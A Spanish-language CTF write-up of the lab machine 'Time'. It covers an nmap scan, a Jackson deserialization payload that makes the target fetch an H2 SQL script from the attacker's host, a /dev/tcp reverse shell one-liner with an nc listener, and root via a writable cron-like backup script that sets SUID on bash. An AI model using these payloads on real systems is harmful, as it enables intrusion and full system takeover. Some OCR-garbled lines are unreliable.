Time - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0f:7d:97:82:5f:04:2b:e0:0a:56:32:5d:14:56:82:d4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDqO75jA9cYksdPP+eBZBYzvJERbVfExL7kXpMJQpmpHoJdl9EG/wSsXgE
1PNrlBjvH0g4jmlQjlKMHRNSjxOS5XjO3JMYFhBkI3tZKXuo9dg/0wHwXXbGa5gFihkrTkGqinaPRACYC8FCgQ3UUpUzjTUUw
+sYRLq5dkBdaXugjpFXGWFXxYjh57h21HVtkdAVyObBu4iNlZQNYNPpYKuLbmTKdEv86FMfw/g1ZasV1q53gEc4vWyWVQSkar
W7RjqCLEDj0MpUeK4KUMx7WPuyE10zpESpuqhtAU=
|   256 24:ea:53:49:d8:cb:9b:fc:d6:c4:26:ef:dd:34:c1:1e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCY27npy127v6WaSs6QO9Ml
|   256 fe:25:34:e4:3e:df:9f:ed:62:2a:a4:93:52:cc:cd:27 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFy9CB1oSRwsAZJb6AMVD7/T0qxBk2G7/hV2Db57c0Kj
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 7D4140C76BF7648531683BFA4F7F8C22
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Online JSON parser
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov  4 12:30:38 2024 -- 1 IP address (1 host up) scanned in 25.02 seconds
```


En el puerto 80 nos encontramos un "JSON Beautifier and validator". Esto lo que hace es devolvernos el codigo json con las tabulaciones adecuadas y valida la ejecucion del json:




Vamos a probar a escribir cualquier comando con json y lo ejecutamos con el beautifier:




Vemos que nos lo devuelve en un formato adecuado, vamos a probar el validator:



Nos da un error y menciona la libreria jackson de java. Podemos ver si existe algun exploit que podamos ejecutar en esa libreria:





Encontramos una que pone "Jackson deserializartion vulnerability". Abajo del todo encontramos una forma con la que podemos obtener una reverse shell explotando "Java Database Connectivity". Primero tenemos que crear un archivo que contenga lo siguiente llamado "injection.sql"

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
String[] command = {"bash", "-c", cmd};
java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream(
return s.hasNext() ? s.next() : ""; }
$$;
CALL SHELLEXEC('bash -i &>/dev/tcp/127.0.0.1/4242 0>&1 &')
```

Modificamos el oneliner de la reverse shell de abajo, añadiendo nuestra IP para que nos proporcione una conexion y nos abrimos un servidor web con python3 para que la maquina victima pueda ejecutar el archivo SQL que hemos creado.


Ahora nos dice un comando que podemos ejecutar en el validator:

```
["ch.qos.logback.core.db.DriverManagerConnectionSource", {"url":"jdbc:h2:mem:;TRACE_LEVEL_SYSTE
```

Lo modificamos de la siguiente manera:

```
["ch.qos.logback.core.db.DriverManagerConnectionSource", {"url":"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://10.10.14.11:80/injection.sql'"}]
```

Ejecutamos este ultimo comando en la pagina web para que se ejecute la vulnerabilidad, recibir una peticion por get al archivo injection.sql y conseguir una reverse shell:




```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.214] 53294
bash: cannot set terminal process group (876): Inappropriate ioctl for device
bash: no job control in this shell
pericles@time:/var/www/html$ whoami
whoami
pericles
pericles@time:/var/www/html$
```

ESCALADA DE PRIVILEGIOS

Vamos a ver si dentro de poco se va a ejecutar una tarea programada con "systemctl list-timers":

```
pericles@time:/tmp$ systemctl list-timers
NEXT                         LEFT          LAST                         PASSED              UNIT
Mon 2024-11-04 18:03:42 UTC 5s left       Mon 2024-11-04 18:03:31 UTC 4s ago              timer_backup.timer
Mon 2024-11-04 18:09:00 UTC 5min left     Mon 2024-11-04 17:39:01 UTC 24min ago           phpsessionclean.timer
```

Me pone que se esta ejecutando una tarea de backup, con psyp64 vamos a identificar que tarea es la que se esta ejecutando:

```
2024/11/04 18:05:12 CMD: UID=0    PID=25686  | /bin/bash /usr/bin/timer_backup.sh
2024/11/04 18:05:12 CMD: UID=0    PID=25685  | /lib/systemd/systemd-udevd
2024/11/04 18:05:12 CMD: UID=0    PID=25684  | /lib/systemd/systemd-udevd
```

Vemos que se ejecuta un backup, vamos a ver el contenido:

```
pericles@time:/tmp$ cat /usr/bin/timer_backup.sh
#!/bin/bash
zip -r website.bak.zip /var/www/html && mv website.bak.zip /root/backup.zip
```

Como el binario "zip" no se menciona de forma absoluta he intentado realizar un "PATH Hijacting" pero no me ha dado ningun resultado. Por sea caso vamos a ver que permisos tenemos sobre este archivo:

```
pericles@time:/tmp$ ls -la /usr/bin/timer_backup.sh
-rwxrw-rw- 1 pericles pericles 88 Nov  4 18:05 /usr/bin/timer_backup.sh
```

Tenemos permisos de escritura sobre una tarea programada que el usuario root esta ejectando, esto quiere decir que podemos modificar la tarea y hacer otroge permisos SUID a la bash:

```
#!/bin/bash
chmod +s /bin/bash
```

Y conseguimos una bash como root:

```
pericles@time:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Feb 25  2020 /bin/bash
pericles@time:/tmp$ zip
chmod: changing permissions of '/bin/bash': Operation not permitted
pericles@time:/tmp$ /bin/bash -p
bash-5.0# whoami
root
```